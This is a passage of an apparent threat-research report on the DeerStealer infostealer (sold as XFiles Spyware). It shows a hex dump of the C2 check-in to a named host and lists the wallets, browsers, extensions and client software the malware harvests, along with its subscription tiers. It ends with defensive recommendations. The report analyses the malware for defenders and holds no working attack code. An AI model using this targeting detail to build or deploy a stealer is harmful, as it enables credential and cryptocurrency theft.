00000160  65 6e 67 74 68 3a 20 31 35 35 0d 0a 48 6f 73 74  |ength: 155..Host|
00000170  3a 20 6e 63 6c 6f 75 64 2d 73 65 72 76 65 72 73  |: ncloud-servers|
00000180  2e 73 68 6f 70 0d 0a 0d 0a 03 20 20 20 20 20 20  |.shop.....      |
00000190  20 fd ff ff ff 20 20 20 20 92 20 20 68 20 20 20  | ýÿÿÿ    .  h   |
000001a0  20 20 20 20 fe ff ff ff 20 20 20 20 97 20 a0 d9  |    þÿÿÿ    .  Ù|
000001b0  2e 49 6e 74 65 6c 20 43 6f 72 65 20 50 72 6f 63  |.Intel Core Proc|
000001c0  65 73 73 6f 72 20 28 42 72 6f 61 64 77 65 6c 6c  |essor (Broadwell|
000001d0  2c 20 6e 6f 20 54 53 58 2c 20 49 42 52 53 29 a0  |, no TSX, IBRS) |
000001e0  ce 66 20 1c 1f cf 01 db 20 46 24 dc 73 f5 d9 24  |Îf ..Ï.Û F$ÜsõÙ$|
000001f0  31 35 62 38 31 34 36 38 2d 30 63 61 36 2d 34 62  |15b81468-0ca6-4b|
00000200  65 31 2d 38 65 31 36 2d 62 31 62 61 31 36 37 31  |e1-8e16-b1ba1671|
00000210  32 63 37 32 ff ff ff ff ff ff ff ff ff ff ff ff  |2c72ÿÿÿÿÿÿÿÿÿÿÿÿ|
00000220  ff ff ff ff                                      |ÿÿÿÿ|
```

Figure 16 – Annotated hex dump of initial C2 check in

Log Structure

Stolen credentials and files are packaged in the following structure. This is what threat actors see when they download logs for a specific victim machine.




Figure 17 – Directory listing of exfiltrated credentials and data

Clipper

DeerStealer allows threat actors to target the clipboard of victim machines for substitution of threat actor supplied crypto-wallet addresses. The full list of currently supported crypto-wallet addresses are as follows.

- Bitcoin Legacy and P2SH Addresses
- Bitcoin Bech32 Addresses
- Monero (XMR)
- Stellar (XLM)
- Ripple (XRP)
- Litecoin (Legacy) (LTC)
- Litecoin (Bech32) (LTC)
- Neocoin (NEO)
- Bitcoin Cash (Legacy and New)
- Dashcoin (DASH)
- Dogecoin (DOGE)
- Binance chain (BEP2)
- Ethereum (ETH) (ERC-20) or (BEP-20)
- TRON (TRX) or TRC-20
- Zcash (ZEC)

The figure below displays the “Clipper” section of the XFiles Spyware admin panel.




Figure 18 – Clipper administration panel menu

Browser Harvesting

More than 50+ web browsers are targeted by Deer Stealer where stored cookies, passwords, autofill, and credit cards are harvested. Cookies from Chromium based browsers are retrieved from memory following successful communications with the C2 server.

This involves starting a new instance Chromium based browsers with the following command lines as examples for Microsoft Edge and Google Chrome.

- "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window
  - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --no-pre-read-main-dll --force-high-res-timeticks=disabled --always-read-main-dll --field-trial-handle=2948,i,15397448069048126570,5460957643742959585,262144 --variations-seed-version --mojo-platform-channel-handle=3436 /prefetch:11
- "C:\Program Files\Google\Chrome\Application\chrome.exe"
  - "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--user-data-dir=C:\Users\User\AppData\Local\Google\Chrome\User Data" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\User\AppData\Local\Google\Chrome\User Data\Crashpad" --url=https://clients2.google.com/cr/report --annotation=channel= --annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=137.0.7151.104 --initial-client-data=0x128,0x12c,0x130,0xa4,0x134,0x7ffea4049ce8,0x7ffea4049cf4,0x7ffea4049d00

Browser Extension Harvesting

DeerStealer targets 800+ browser extensions, specifically targeting the following type of extensions. It is possible for threat actors to specify custom extensions to target.

- Crypto and NFT wallets
- Password managers
- 2FA/OTP/Authentication managers
- Notes

The figure below displays the “Analytics” section of the XFiles Spyware admin panel, showcasing how threat actors can retrieve statistics for stolen credentials.




Figure 19 – Analytics administration panel menu

Desktop-based Crypto-wallet Harvesting

DeerStealer targets the following desktop-based crypto-wallets.

- Armory
- Atomic
- Coinomi
- Bitcoin Core
- Exodus
- Jaxx Liberty
- Guarda
- Ever Surf
- Monero Core
- Electrum

Desktop-based Instant Messenger Harvesting

For now, DeerStealer only targets Discord and Telegram, though support for WhatsApp, Signal, Pidgin, RamBox, Viber, Psi+Pidgin, tox, Matrix is planned.

FTP Client Harvesting

For now, DeerStealer targets FileZilla and WinSCP, two of the more popular FTP clients, though there are plans for it to also target CoreFTP, Snowflake, CyberDuck, FTP Navigator, FTPRush, FlashFXP, Smartftp, TotalCommander, Ws_ftp, and CoreFTP.

VPN Client Harvesting

For now, DeerStealer targets OpenVPN and ProtonVPN, though support for WinscribeVPN, NordVPN, TurboVPN, VPN master, EarthVPN, AzireVPN, OpenVPN, and PrivateVPN_Global_AB is planned.

Gaming Client Harvesting

For now, DeerStealer targets Steam, however support for Origin, Battle.net, Mojang Session, Twitch, and OBS Profiles is planned.

VNC Client Harvesting

The following VNC clients are targeted by DeerStealer.

- TightVNC
- TigerVNC
- RealVNC
- UltraVNC

The figure below displays how stolen wallets and VNC credentials are displayed in the administration panel, offering threat actors a preview of stolen logs.




Figure 20 – Logs preview

Remote Desktop Client Harvesting

For now, DeerStealer targets AnyDesk and Windows RDP, though support for TeamViewer is planned.

Remote Desktop Client Harvesting

For now, DeerStealer targets Thunderbird and Outlook (New, Classic, and Office 2016 with password decryption), however support for Foxmail, EMClient, Mailbird, and Mailspring is planned.

File Grabber

Through the file grabber module, threat actors can retrieve files from victim machines by specifying rules, or in other words, paths and file extensions to exfiltrate. The figure below displays the FileGrabber menu entry in the administration panel.




Figure 21 – File Grabber menu in the administration panel

Subscription Tiers

As previously mentioned, XFiles Spyware is sold through a subscription- based model, where each tier provides threat actors with more advanced features/services.

Premium ($200/month)

- 24/7 Support
- Premium Matrix chat access
- 20 user team limit
- Windows C++ Native Stub X64 (Stealer)
- Manual access
- Google token recovery
- Non-resident Loader
- Public gaskets access

Thief ($450/month)

- Crypt (Unique Stub)
- Defender Bypass
- HTML WIN+R (Run Prompt) ClickFix

Thief+ ($1500/month)

- Windows C++ Native Stub X64 (Hidden Spyware)
- Hidden Spyware modules (HVNC, Clipper, Live Keylogger)

Professional ($3000/month)

- Smartscreen Bypass
- Browser Alerts Bypass
- lnk crypt builder
- Complete Hidden Spyware functionality

Common Features Across All Tiers

- 24/7 Support
- Premium Matrix chat
- 20 user team limit
- Manual access
- Google token recovery
- Non-resident Loader
- Public gaskets access

What can you learn from this TRU Positive?

- Analysis reveals HijackLoader's use of DLL hijacking and module stomping techniques to deploy DeerStealer, showing how threat actors leverage legitimate signed binaries to evade detection.
- DeerStealer employs sophisticated obfuscation including control flow manipulation and virtual machines for string decryption, with samples showing only 50% similarity to defeat static analysis.
- The malware's C2 communication occurs over HTTPS and includes detailed victim fingerprinting using system identifiers, with subsequent communications containing encrypted stolen data.
- TRU provides defensive teams with detailed technical analysis, including IDA Pro scripts for string decryption, configuration extraction tools, and C2 communication structure definitions.
- The malware-as-a-service operates on a tiered subscription model ($200-$3000/month), with advanced features like hidden VNC, clipper functionality, and browser alert bypasses restricted to higher-tier customers.

Recommendations from the Threat Response Unit (TRU)

- Disable the Run Prompt via GPO:
    - User Configuration > Administrative Templates > Start Menu and Taskbar > Enable “Remove Run menu from Start Menu”
- Employ email filtering and protection measures.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

- https://any.run/cybersecurity-blog/deerstealer-campaign-analysis/
- https://www.zscaler.com/blogs/security-research/hijackloader-updates

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and

proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
